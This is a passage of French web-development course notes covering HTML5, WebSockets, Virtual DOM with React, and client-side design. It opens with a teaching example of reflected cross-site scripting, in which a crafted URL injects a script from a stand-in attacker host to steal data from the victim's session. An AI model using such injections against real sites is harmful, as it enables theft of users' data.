  - quand on cherche à accéder à une URL inexistante du site de Bob, on récupère dans la réponse le texte de la requête
    - `GET http://sitedebob.com?q=saucisse`
      `"pas trouvé saucisse"`
- Marcelle fabrique une URL contenant une balise script:
  - `http://sitedebob.com?q=saucisse <script src=marcelle.com/jevoletout.js`
  - Marcelle convainc Alice de cliquer sur l'URL
    - la requête arrive sur le site de Bob qui renvoie:
      `"pas trouvé saucisse"`
    - le navigateur d'Alice exécute le script de Marcelle comme s'il venait de Bob
  - le script récupère des informations sensibles sur le site de Bob et les envoie à Marcelle

HTML 5

HTML 5 est la nouvelle version d'HTML qui remplace HTML 4.01 et XHTML 1.1

- nombreuses APIs (couche application),
- soutien du script DOM,
- algorithmes poussés de gestion de pages syntaxiquement incorrectes.
- inclusion d'éléments media (video, audio, SVG)



Fonctionnalités HTML5

- Etiquettes sémantiques (remplace ⟨`object`⟩)
- `canvas`: rendu scriptable d'image 2D ou BMP
- Video,
- Géolocalisation,
- *Drag n' drop*,
- Gestion de l'historique (gère les problèmes avec l'asynchronie),
- Hors-ligne,
- Formulaires améliorés.

Implémentations (Score):

Chrome: 507 Firefox: 467 Internet Explorer: 376 Opera: 496 Safari: 397

Etiquettes en HTML5

- Remplacements sémantiques de ⟨`div`⟩ et ⟨`span`⟩:

  `<nav> <header> <footer> <section> <hgroup>`
  `<article> <aside> <time> <mark>`
- Remplacements sémantiques de ⟨`object`⟩

  `<audio> <video>`
- Remplacements d'étiquettes de style:

  `<font> <center> <strike> <tt>`

Formulaires améliorés

- Nouveau types d'*input*: couleur, date, email, mois, semaine, nombre, recherche, tel, url

```
<input type="color" name="favcolor">
<input type="number" name="quantity" min="1" max="5">
```

- Nouveaux attributs d'*inputs*: autocomplétion, autofocus, multiple, min et max, requis
- Nouveaux éléments:

```
<datalist> <keygen> <output>
```

Asymétrie de HTTP

- Protocoles HTTP (dont AJAX) asymétriques:
  - le client a toujours l'initiative
- Certaines applications utilisent un serveur qui envoie de lui-même des informations.
  - notifications dans un site web,
  - messages dans un chat,
  - jeux en ligne, ...
- Méthodes d'implantation:
  - requêtes périodiques du client.
  - une seule requête du client, mais réponse "infinie" du serveur.
  - Comet
    - *streaming*: utiliser le rendu incrémental de l'HTML dans un seul cadre.
    - *long polling*: requête AJAX, relancée en cas de succès.

WebSockets

Les WebSockets sont un protocole de communication par canaux *full duplex* sur une unique connexion TCP. (RFC 6455)

- initie un flux de messages.
- seuls points communs avec HTTP:
  - utilise HTTP pour l'*handshake*, interprété par le serveur HTTP comme une requête *Upgrade*.
  - utilise le port 80 par défaut.

Requête HTTP:

```
GET /mychat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Protocol: chat
Sec-WebSocket-Version: 13
Origin: http://example.com
```

Réponse HTTP:

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sM1YUkAGmm5OPpG2HaGWk=
Sec-WebSocket-Protocol: chat
```

Implantation des Websockets

API client en Javascript

```
var connection = new WebSocket('ws://.../echo',
['soap', 'xmpp']);

connection.onopen = function () {
  connection.send('Ping');
};

connection.onerror = function (error) {
  console.log('WebSocket Error ' + error);
};

connection.onmessage = function (e) {
  console.log('Server: ' + e.data);
};
```

Implantation serveur:

- Java: Jetty
- Node.js: ws, WebSocket-Node
- Python: pywebsocket

Virtual DOM

- Arbre du DOM: navigation et modification faciles mais pas forcément rapides (hauteur de l'arbre).
- Implémentation des *handlers* fastidieuse.
- Virtual DOM: abstraction du DOM.
- Idée:
  1. Distinguer la définition d'un composant du DOM et son affichage.
  2. Considérer un état pour les composant.
  3. Rafraichir un composant à chaque modification de état.
- Points forts d'une implantation:
  - Ne travaille que par *diff* du DOM.
  - Groupe les écritures/lectures du DOM (au reaffichage).
  - Modifie rapidement les sous-arbres.

React

Implantation de manipulation de Virtual DOM.

```
var Timer = React.createClass({
  getInitialState: function() {
    return {secondsElapsed: 0};
  },
  tick: function() {
    this.setState({secondsElapsed: this.state.secondsElapsed + 1});
  },
  componentDidMount: function() {
    this.interval = setInterval(this.tick, 1000);
  },
  componentWillUnmount: function() {
    clearInterval(this.interval);
  },
  render: function() {
    return (
      <div>Seconds Elapsed: {this.state.secondsElapsed}</div>
    );
  }
});
```

Design de la Partie Client (I)

Point de vue utilisateur

- Plan du Site: vision géographique (graphe).
  - interface de navigation (retours, catégories, onglets).
- Répartition des fonctionnalités par "page".
- *SPA*: application "fonctionnelle" à une seule page.
  - Lien avec le mobile.
  - Vue et Interface côté client.
  - Peut interagir avec une API REST.
- Ergonomie.

Livre de chevet

The Design of Everyday Things, Donald Norman (1988).

Design de la Partie Client (II)

Point de vue programmeur

- Découpage de la logique client/serveur.
  - Génération de la page web (JSP/PHP, HTML, JS).
- Organisation des communications.
  - Page entière / Appel asynchrone
- Liaison des services/ressources avec des pages/éléments.